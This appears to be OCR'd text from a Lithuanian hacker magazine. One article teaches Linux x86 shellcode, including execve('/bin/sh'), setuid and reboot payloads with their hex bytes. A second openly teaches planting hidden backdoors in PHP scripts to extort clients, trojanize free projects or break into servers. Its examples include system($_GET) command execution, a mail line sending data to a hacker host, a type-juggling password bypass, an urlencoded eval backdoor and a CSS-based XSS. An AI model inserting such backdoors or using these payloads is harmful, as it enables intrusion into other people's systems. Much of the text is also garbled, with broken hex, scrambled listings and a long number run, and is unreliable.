Mes matome, kad funkcijai `exit` reikia viso labo vieno nūto tipo parametro — išėjimo kodo. Puiku! Dabar mes galime pradėti rašyti kodą:

```
bash-2.05b# cat exit.asm
mov     eax, 1
int     80h
```

Čia mes į EAX registrą įrašysime sisteminio iškvietimo numerį ir atliksime patį iškvietimą. Štai ir visas `exit` kodas (šiaip tai kiek aš supratau, dėl viso pikto taip pat reikėtų nunulinti ir `ebx` registrą, kad išėjimo kode neatsidurtų kokio nors atsitiktinė reikšmė — red. past.). Dabar kompiliuojame:

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld warning: cannot find entry symbol start; defaulting to 0000000000804800
```

Matome vieną perspėjimą (*warning*), kuris byloja apie tai, kad neapibrėžtas `start`, tačiau, nepaisant to viskas teisingai susikompilavo ir susikomponavo. Dabar paleidžiam:

```
bash-2.05b# ./exit
bash-2.05b#
```

Programa baigėsi korektiškai, o kad tuo įsitikintume, pasinaudosime specialiu labai naudingu įrankiu — *strace*. Jam vietoje parametrų reikia nurodyti tinamos programos pavadinimą:

```
bash-2.05b# strace ./exit
execve("./exit", ["/exit"], [/ 45 vars */]) = 0
exit(0) = ?
bash-2.05b#
```

Matome, kad viskas įvyko būtent taip, kaip mes ir planavome. Įsitikinus, kad mūsų parašyta programa veikia teisingai, mes ją paversime į kodo baitų rinkinį, t.y. į specifinį shellkodą. Pasinaudosime įrankiu *objdump* su variavėle *-d*:

```
bash-2.05b# objdump -d exit
exit: file format elf32 i386
Disassembly of section .text:
08048080 < .text >
08048080: b8 01 00 00 00 mov $0x1,%eax
08048085: cd 80 int $0x80
bash-2.05b#
```

Štai mes ir gavome mūsų pirmąją magiškąją seką. Tačiau čia yra vienas mažas BET. Mūsų shellkode pilna nulinių baitų, o jų neturi būti, kadangi C kalboje kopijuojant simbolius šis ženklas (00) reiškia eilutes pabaigą. Yra didelė tikimybė (100%), kad mūsų shellkodas bus bevertis, o ir paties shellkodo dydis su nuliais padidėja, tuo tarpu dydis, kaip žinia, yra svarbu. Kaip gi atsikratyti tų nulinių? Tai lengva užduotis. Tam, kad sisteminio iškvietimo numerį įkeltume į registrą ir tuo pačiu neišprovokuotume nulinių atsiradimo, reikia iš pradžių suxorinti registrą, o po to įkelti duomenis į jaunesnius šio registro baitus.

Remdamiesi šiuo principu, sutvarkykime mūsų *exit*-shellkodą:

```
bash-2.05b# cat exit.asm
xor    eax,eax
mov    al,1
int    80h
```

Šiame kode mes iš pradžių išvalome EAX registrą, o tada į AL įkeliamo sisteminio iškvietimo numerį ir iškviečiame pertraukimą.

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld: warning: cannot find entry symbol start; defaulting to 0000000008048080
bash-2.05b# ./exit bash-2.05b#
bash-2.05b# strace ./exit
execve("./exit", ["/exit"], [/ 45 vars */]) = 0
exit(0) = ?
bash-2.05b#
```

Patikrinome, kad viskas puikiai veikia. Dabar su *objdump* vėl išveskime baitkodą:

```
bash-2.05b# objdump -d exit
```

```
exit: file format elf32 i386
Disassembly of section .text:
08048080 < .text >
08048080: 31 c0 xor %eax,%eax
08048082: b8 01 00 00 00 mov $0x1,%al
08048084: cd 80 int $0x80
bash-2.05b#
```

Ir iš tikrųjų, dabar mūsų baitkode nėra nulinių, o ir dydis sumažėjo, kas negali nedžiuginti. Beje, vietoje negražaus *mov al,1* galima naudoti *inc al* (tokia instrukcija vienu baitu mažesnė red.past.), kas daug geriau estetiniu atžvilgiu. Vietoje *xor* taip pat galima naudoti *sub*, tačiau čia jau skonio reikalas — kas kaip moka, tas taip šoka. Kaip eksperimentą peržvelkime dar vieną nesudėtingą shellkodo pavyzdį:

```
bash-2.05b# cat pause.asm
xor    eax,eax
mov    al,29
int    80h
```

Išvalome EAX, tada į AL įkeliamo sisteminio iškvietimo numerį ir iškviečiame pertraukimą. Kompilijuojam, *strace*’inam ir gauname baitkodą:

```
STRACE
execve("./pause", ["/pause"], [/ 45 vars */]) = 0
pause( < unfinished ... >
8C00E
08048080: 31 c0 xor %eax,%eax
08048082: b8 1d 00 00 00 mov $0x1d,%al
08048084: cd 80 int $0x80
```

Šis shellkodas iškviečia sisteminę funkciją *pause*, kuri lauks, kol tu nuspausi <Ctrl+C>. Puiku, tiesa? O juk tai galėjo būt ir kokia nors ne tokia nekalta funkcija

[Džentelmeno rinkinys] Norint įgyvendinti visus straipsnyje aprašytus dalykus, tau prireiks:

1. *Linux* — mašinos su jame įdiegtu pingvinu
2. *NASM* (<http://sourceforge.net/projects/nasm>) — assemblerio su Intel sintakse
3. *LD* — standartinio linkeno
4. *Objdump* — baitkodo peržiūros įrankio
5. *Strace* — iškvietimų peržiūros įrankio

Visa tai gali gauti praktiškai kiekvienuose namuose, todėl apsirūpinti reikiama įrankiais tikrai nesudėtinga.

[LEVEL UP: REBOOT] Dabar mudu sukursime magiškąją perkrovimą, kuris akimirksniu perkraus tavo OS ir sunaikins visus neišsaugotus duomenis. Tuojau paaiškinsiu kodėl. Visų pirma, tu juk nesiruoši išsaugoti kokių nors nesvarbių serveryje (kuris yra tavo tikslas, saugomų laikinų duomenų. Antra, kad duomenys būtų išsaugoti, reikia pridėti porą papildomų (*syn()* *syn()*) iškvietimų, kas turės įtakos shellkodo dydžiui. Tiesiog mašinos perkrovimui skirtas specialus ir universalus iškvietimas *reboot*. Priklausomai nuo jam perduotų parametrų jis naudoja vieną ar kitą perkrovimo metodą. Pavyzdžiui, norint tiesiog be jokių papildomų klausimų


```

      ep     ebx
      e       h
    c_jr     o, 4
    r_0       d 19
             80f
    crl      cx,cx,ebx
    e         r
    s        80f
    mov
    .
    mov
    :        regin
    t:       Owned By Me ,0xa

```

Pirmoje eiluteje peršokame į žymę *dat*, čia iškvičiame žymę *main*. Taip pas mus steke išsaugojamos mūsų eilutės adresas (juk *call* į steką įkelia po jos einančios instrukcijos adresą). Pagrindinėje funkcijoje iš steko išimame paskutinę reikšmę ir išsaugojame kaip antrąjį *write* iškvietimo parametrą. Toliau eina mano jau aprašyti kodas. Gauname tokį shellkodą (4 baitais daugiau, kadangi naudojami *jmp* ir *call* iškvietimai).


x6b x14 x59 x99 x52 x5d x5d x5b
 x e x3 x10 x04 x12 x0t
 x x x80 x31 x0 x1e x0"
 x x x80 x8 x7 x1 x1 x1"
 x30 x77 x0e x65 x64 x20 x42 x79"
 x20 x4d x65 x21 x0g

Dabar, kai tu jau mok. išvedinti tekstą, laikas perėti prie dažniausio ir praktiškiausio shellkodo panaudojimo.

[Vykdomė „execve“] Norint *nix sistemoje paleisti tam tikrą programą, reikia pasinaudoti funkcija execve, tam į EAX reikia įrašyti 11 arba 0xb. Execve reikia perduoti tris parametrus: rodyklę į pilną iškvičiamos programos kelią, rodyklę į iškvičiamos programos pavadinimą su argumentais ir rodyklę į env (į env mes, ko gero, spjaušim).

Ka gĩ, pradekim'

10



| | |
|------|---------|
| pop | eax |
| push | eax |
| push | 'n\sh' |
| push | '//b' |
| mov | ebx,esp |
| push | eax |
| push | eax |
| mov | ecx,esp |
| mov | al,0xb |
| int | 80h |

Šiame kode mes iš pradžių nunuliname EDX ir EAX registrus, po to į steką įrašome mūsų iškvičiamos programos pavadinimą su nuliu kaip užbaigiančiuoju simboliu. Po to mes iš steko išimame reikšmę ir įkeliame ją kaip pirmąjį parametą. Toliau mesniame etape mes į steką įrašome antrąjį parametą ir nulį, t.y. gauname savotišką masyvą, po ko visa ji įkelame į ECX (antrasis parametras). Į AL įrašome sisteminio iškvietimo numerį ir atliekame patį iškvietimą. Šis nesudėtingas assemblerio kodas pavirsta štai tokiu shellikodu:

```
"x99\x52\x58\x50
"\x68\x6e\x2f\x73\x68"
"\x6d\x2f\x2f\x62\x69"
"\x89\xe3\x50\x53\x89"
"\xc\x60\x0b\xcd\x80"
```

Baitkodas pakankamai trumpas — 24 baitai. Shellkodui tai visa primtina.

Čia nereikia iškviešti `exit`, kadangi vykdymo metu vaidymas perduodamas `/bin/sh`. Kad shell kodas būtų iš tiesų efektyvus, prie jo reikia „prisukti“ `setuid()`. `Setuid` — tai sisteminis iškvietimas, kuris einamo vartotojo UID pakeičia į vietoje iškvietimo parametro perduotą UID.

| | |
|------|----------|
| xor | eax, eax |
| xor | ebx, ebx |
| mov | al, 0x17 |
| int | 80h |
| add | |
| push | eax |
| push | ecx |
| push | ebx |
| push | esp |
| pop | eax |
| push | eax |
| push | ebx |
| push | esp |
| pop | ecx |
| mov | al, 0xb |
| int | 80h |

Sis kodas praktiškai nesiskiria nuo ankstesnio. Tiesiogjo pradžioje prisidėjo *setuid* iškvietimas. Gautas shellkodas:

"\x31 \xc0\x31 \xdb\xfc\x17\xcd\x80\x99\x50"
"\x68\x6c\x2f\x73\x68 \x68\x2f\x2f\xcc? \x69"
"\x54 \x5b \x50\x53 \x54 \x59\x60\x0b \xc0\x80"

30 baitu tai nera blogai. Manau, kad dabar metas imtis paties rimčiausio mūsų shellkodo parašymo `user add`.


```
00      ebx
04      ebx
08      ebx
0c      ebx
10      swd
14      pns
18      ptr
1c      byte [esp+11]
20      ebx esp
24      jcxz 41
28      al 5
2c      8C
30      eax,ebx
34      jmp
38      .L0
3c      jmp
40      byte [esp+9],0x0
44      ecx,esi
48      1120
4c      ji 4
50      8C
54      al 6
58      8C
5c      ebx,ebx
60      al
64      8C
```

Tikiuosi, kad tu jau sukompilavai programą ir gavai shel kodą (vietos taupymo sumetimais aš jo čia nepateiksiu). Be abejoj, jis nėra



hallo

Norint patikrinti, kaip veikia
musu nuostabieji šešėliai
pakanka parašyti trumpą

```
char sc[]
    "ruso vel-koder,"
    "to dos, cto"
```

(תת כהח)


10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044

[Pagrindinės assemblerio instrukcijos] Kurdami shellkod.us mes naudosimės ne pačiu plačiausiu assemblerio komandų rinkiniu. Sta viskas, ko mums prireiks:


instrukcije i druge knjige

| | |
|---------------------------------------|---|
| ma ¹ d ¹ st,src | 1 d ¹ st rašo src raikšme |
| add d ¹ st,s | prie d ¹ st prideda src raikšme |
| sub d ¹ st,src | iš d ¹ st atima src raikšmę |
| push src ikel ¹ a src | steka v ¹ šimę |
| pop d ¹ st | d ¹ st rašo v ¹ šutinę steko elementą |
| inc reg v ¹ reget | padidina registro raikšmę (+) |
| dec reg v ¹ reget | sumazina registro raikšmę (-) |
| lea d ¹ st src | 1 d ¹ st įrašo src adresą |
| xchg d ¹ st,src | sukaito d ¹ st ir src raikšmes |
| xor reg,reg | xor operacija su reg žr. |
| inl n ¹ m patvirtuokimę su | n ¹ m numeru, n ¹ m išskaitomas |

[Exit(0)] Shellkodų programavimas — labai įdomūs užsiėmimas. vienu metu gali juo žavėtis ir jo nekęsti. Jeigu tau, kas nors nepavyksta nenusimink, o rašyk man, aš pasistengsiu tau padėti. Štai ir viskas. Linkiu sėkmes ekstremaliuose programavimo eksperimentuose!



executive abstracts



065

Neatsitiktinės klaidos

Specialiai darome

klaidas „php“ skriptuose

MES HAKERYJE LABAI DAUG RAŠOME APIE TAI, KAIP PROGRAMINIAME KODE IEŠKOTI KLAIDŲ, MOKOME TAVE VISOKERIOPAI APSAUGOTI SAVO PROGRAMAS, KAD NĖ VIENAS HAKERIŪKŠTIS PRIE JŲ NEPRISIARTINTŲ NĖ PER KILOMETRĄ. GALBŪT TAI TAU PASIRODYS KEISTA, TAČIAU KARTAIS ŠKYLA BŪTINYBĖ SPECIALIAI SAVO PROGRAMOJE PALIKTI GUDRIĄ KLAIDĄ, KURIĄ SURASTI BŪTŲ SUDĖTINGA, O NAUDOTIS — PATOGU. ŠIANDIEN AŠ TAVE IŠMOKYSIU DARYTI TOKIAS KLAIDAS.

[Kam to reikia?] Iš tiesų, kam to gali prireikti sąmoningai savo kode daryti klaidas? Naivuolis! Priežastų yra daugybė.

* Užsakovo kontrole. Įsivaizduok, kad tu dirbi laisvai samdomu programuotoju ir į tave kreipias nežinomas žmogus, kuris pas tave užsako sudėtingą sistemą. Tu ją parašai, tačiau būgštauji, kad jis tave vienaip ar kitaip apgaus. Tokiu atveju neįkainojamas dalykas — užsakovo poveikimo mechanizmas po darbų pridavimo arba galimybė kaip nors kontroliuoti ir įvertinti tavo projekto gyvybingumą. Jeigu tu paliksi protingai sukurptą bėdora, užsakovas amžinai kabos ant tavo kabliuko: vos tik kas ir tu jam suorganizuoji saldžią gyvenimo pamoką!

* Trojanizuotas projektas. Puiki idėja — parašyti kokią nors kietą sistemą ir nemokama ją platinti. Jeigu projektas iš tiesų geras, tai žmonės pas save įdiegs tavo skriptus. O tu per savo klaidą gaies juos visus gražiai „padaryti“.

* Konkretaus projekto nulaužimas. Įsivaizduok jog tau reikia gauti priėjimą prie kokio nors projekto. Tokiu atveju galima parašyti kokią nors patogų nedidelį skriptą

su mažyte grakščia klaida, kurią pastebėti o kaip nepaprasta. Po to tu gali pasinaudodamas socialine inžinerija paversti projekto administratorių savo serveryje įdiegti šį skriptą tarkim. Jį sudomino tavo skripto galimybės, tu jį įkalbi šbandyti naują produktą arba pasiūlai „nenu aužiamą phpBB versiją, kurią testavo geriausi pasaulio hakeriai ir joje išgaude visą klaidą“.

Priežastų, dėl kurių web programuotojui visada naudanga mokėti į savo projektą įsiūti porą kiardų, yra daug. Dabar metas ir tave išmokyti, kaip tai padaryti gražiai ir dailiai.

[Gražiai ir saugiai] Atrodytų, kas gali būti paprasčiau, nei sukurti kaidą ir taip pailgti skylę? Kaip tu tikriausiai pagalvojai, viskas išsprendžiama su viena iš šių eilučių:

```
system($ GET["hack cmd"]),
# arba,
system("echo $ GET["hack msg"] | mail hacker(cvs.superhosi.gov).",
# arba
include($ GET["filename"])
```

Tačiau pagalvok, kas bus, jeigu tu šią eilutę pridės į savo skriptą, kuris susideda iš vos 20 eilučių. Bet kuris darželinukas per 10 sekundžių nuo išerties teksto atidarymo tau pasakys, kad šio skripto jis pas save nedės ir geriau nueis į google paieškoti projekto, su jau įdiegtu tavo skriptu. Tai gi aukščiau pateikti pavyzdžiai priskinam kategorijai „kaip nereikia daryti“.

Ir dar vienas niuansas. Labai svarbu, kad suradus tavo skylę ji atrodytų ne kaip specialiai paliktas bėdoras, o būtų panaši į paprasčiausią klaidą arba bent jau būtų paslepta taip, kad ją būtų keblu surasti.

Beje, gana įvadinės dalykai, pereikime prie sprendimų. Visų pirma, aš tave išmokysiu į savo skriptus įterpti gudrus bėdoras, antra, išmokysiu daryti naivias klaidas. Kaip tu greitai suprasi, norint daryti klaidas, galvoje reikia turėti pakankamai pilkosios masės :).

[Bendros idėjos] Pirmiausia reikia apgalvoti, kur ir kaip mes įkurdinsime savo klaidas. Jų forma ir turinys — atskira šneka. Dabar nuspręskime, kokioje programos vietoje mes jas slepsime. Bet kuri php sistema paprastai susideda iš daugybės bylų. Tokiose sistemose visada būna keletas bylų su kasių arba funkcijų aprašymais — šie aprašymai tiesiog prijungiami (*include*, prie skriptų, kuriuose naudojamos aprašytos klasės ir procedūros. Mūsų klaidas geriausia būtų paslepti būtent bylose su funkcijų aprašymais, kadangi jos dažniausiai būna gana didelės apimties, o rankiniu būdu surasti vieną kenksmingą eilutę sudėtinga.

Būtų kieta, jeigu mums pavyktų apsieiti be tokių „hakenščių“ dalykelių, kaip „include“ ir „system“ :). Aš manau kad geriausia į programos kodą įrašyti ne buką `system($_GET["cmd"])`, o kokią nors sunkiai suprantamą loginę klaidą, kurios automatinėmis priemonėmis niekaip nesurastum. Apie tai mes taip pat pakalbesime, tačiau iš pradžių aptarkime kiek kitokias idėjas.

[Sulyginimo klaidos] Daugelyje skriptų yra vietų, kur atliekama vartotojų autentifikacija. Bendru atveju tai daroma maždaug taip. Iš lentelės išrenkamas vartotojo įvestą vardą atitinkantis įrašas, po ko patikrinama, ar įrašas gražintas, bei sulyginamas įvestas ir originalus slaptažodis arba slaptažodžių šešai. Tikriausiai tu dabar pagalvojai, kad aš tau papasakosiu apie *sql-injection*. Deja, ne. Pirmojo mūsų truko esmė slypi sulyginimo operatoriaus (==)

panaudojime. Sakyk, ar esi tikras, kad žinai, kaip jis veikia? Pabandykime tave patikrinti. Kaip reikiant pagalvok ir pasakyk, ką grąžins šis kodas:

```
if(0 == "aa1") {return 1;} else {return 0;}
```

Daugelis žmonių mano, kad jis grąžins 0, kadangi nulis nėra lygus eilutei „aa1“. O kodas grąžins vienetuką. Operatoriaus „==“ požuriu, skaičius 0 „lygus“ eilutei „aa1“. Vsa esmė čia tame, kad PHP kaip kabla be aiškiai išreikšto duomenų tipizavimo, programuotojams suteikia didelę ašvę, tačiau tuo pačiu sukelia tam tikrų problemų. Taigi su „==“ operatoriumi sulyginus sveiką skaičių ir eilutę, eilutė bus transformuota į int tipą (*type casting* tipų pakeitimas) ir visada bus „lygi“ nuliui. Šią savybę galima panaudoti siekiant į savo sistemą įdiegti slapta įėjimą, ką galima įgyvendinti šita taip:

```
if(ereg("^[0-9]$", $GET[passwd])) $passwd = (int)$GET[passwd],
else $passwd = $GET[passwd],
if($GET[login] == "user name" && $passwd == "T9s8jdy67") {
    echo "hello"
```

Šiame pavyzdyje paprasčiausiai sulyginami kintamieji ir griežtai apibrėžtos reikšmės. Tačiau toks kodas išganingai „heilo“ išves dviem atvejais: jeigu lauke *passwd* bus slaptažodis (T9s8jdy67) arba... skaičius 0.

Beje, *bugtraq* forumuose neseniai buvo pasirodę pranešimai apie panašią klaidą. Savaimė suprantama ji buvo aptikta *phpBB* forume (jeigu tik aš netyčia ko nors nepainioju).

[Pokštai su „eval“] Neblogas būdas kodo viduje paslepti bekдорą — pasinaudoti funkcija *eval*. Tu tikriausiai žinai, jog ši funkcija užsiima tuo, kad įvykdo jau perduotą *php* kodą. Kodas perduodamas paprasčiausios eilutes pavidalu, pavyzdžiui, štai taip:

```
eval("echo 'ok'");
```

Šiuo atveju bus išvesta eilutė 'ok'. Mūsų atveju slaptosios kodo eilutes negalima įterpti atviru pavidalu. Juk daugelis didesnių sistemų triančių ir jose klaidų ieškančių įsilažėlių programos tekste

[Šifravimas ir PHP]

Tau verkiausiai iškilo klausimas, kaip galima šifruotis su RSA. Iš tiesų, šifravimo ir PHP temos mes dar praktiškai neaptarinėjome. Norint pasinaudoti tokiais algortmais, kaip DES, *TripleDES*, *Blowfish*, 3-WAY, SAFER-SK64, SAFER-SK128, TWOFISH, TEA, RC2 ir t.t., reikia įdiegti biblioteką *libmcrypt-2.5.6*. Ją tu gali rasti arba mūsų diske, arba parsisiųsti iš interneto, adresu *mrcrypt.sourceforge.net*. Po to, kai tu išpakuosi archyvą su biblioteka, tau reikia ją sukompiliuoti su parametru *--disable-posix-threads*, po ko taip pat reikės iš naujo sukompiliuoti PHP, configure skriptui papildomai sušeriant parametru *--with-mcrypt=DIR*.

Įdiegęs biblioteką tu galėsi naudotis daugybe funkcijų, kurių aprašymą rasi mūsų diske. Internetu apie tai paskaityti gali www.php.net svetainėje — čia tau pakaks pagrindiniame puslapyje esančiame paieškos laukelyje įvesti žodėlį *mrcrypt*.

paprasčiausiai ieško raktinių žodžių — potencialiai pavojingų funkcijų (*system()*, *exec()*, *include()* ir t.t.) iškviatimų. Dėl to mes pasinaudosime savo pranašumu ir nuodingą kodą transformuosime į URL atvaizdavimą, kuomet kiekvienas simbolis atitinkamai atvaizduojamas *%šešioliktainis simbolio_kodas* pavidalu. Tokia eilutes kodavimo procedūrą labai paprasta suprasti:

```
$str = "system('ls -la')";
for($i=0;$i<strlen($str);$i++) {
    $code = ord($str[$i]),
    $hexcode = dechex($code),
    echo "%0" $hexcode,
```

Eilutei *system('ls -la')* bus gauta tokia barty seka:

```
%03%07%09%07%04%06%05%06%02%06%06%07%03%02%04%02%06%05%01%02%07%03%03%0b")
```

Dabar, jeigu mes ją perduotume valdymą, prieš tai ją apdoroję su funkcija *urlencode*, būtų nepastebimai įvykdoma mūsų hakeniška komanda:

```
eval(urldecode("%03%07%09%07%04%06%05%06%02%06%06%07%03%02%04%02%06%05%01%02%07%03%03%0b"))
```

[Gamtai nepaprieštarausi] Kiečiausia, ką galima sugalvoti darant klaidas — tai padaryti loginę klaidą, t.y. sąmoningai suregzti tokią *if*ų, *case*ų, ciklų ir išorinių funkcijų iškviatimų mišinį, kad esant tam tikroms sąlygoms ši konstrukcija suveiktų tavo labui. Surast tokį dalyką tarp tūkstančio kodo eilučių — tiesiog neįmanoma, ir čia nepadės net automatizacija :). Tuo mes su tavimi ir pasinaudosime. Įsivaizduok tokį kodo fragmentą:


```
function isLogin($login) {
    if(ereg($login, "^[a-zA-Z0-9]{3,10}$")) {return true;}
    else {return false;}
}
```

```
function isPasswd($passwd) {
    if(ereg($passwd, "^[a-zA-Z0-9]{8,20}$")) {return true;}
    else {return false;}
}
```

```
if(0 == isLogin($login) && isPasswd($passwd)) {
    $i = 2,
    if(isLogin($login)) $i = 1,
    if(isPasswd($passwd)) $i = 1,
    if($i == 0) {
        return true,
    } else {
        return false,
    }
}
```

Funkcijos *isLogin* ir *isPasswd* įkurdintos atskiroje byloje, *auth()* taip pat. Viskas iškviečiama išorinėje byloje. Sakyk, kaip tokiu atveju galima aperti autentifikaciją?

Elementariai! Jeigu skripte aktyvuotas parametras *register_*




programuotojo neapsiūreijimas ar specialiai padaryta klaida?

seniai praejo :).

Visų pirma reikia esant tam tikroms sąlygoms leisti vartotojui įterpti CSS kodą. Savaimė suprantama, prie bet kokių kitų sąlygų sistema turėtų atmesti visą įkūstą kenksmingą mešlą. Čia tu pripratai naudotis erėg funkcijomis, kurios iš vartotojiškų eilučių iškerpa nereikalingus simbolius. Daugelyje projektų vartotojams kunami specialūs bb tagai, tokie, kaip [img] ir [b], kurie leidžia elementui formatuoti pranešimus. Šiuo atveju galima padaryti mažytę klaidelę ir leisti vartotojui vietoje vieno bb tago parametrų įterpti štai tokią konstrukciją

```
style="background-image: url(javascript:alert('XSS'))"
```

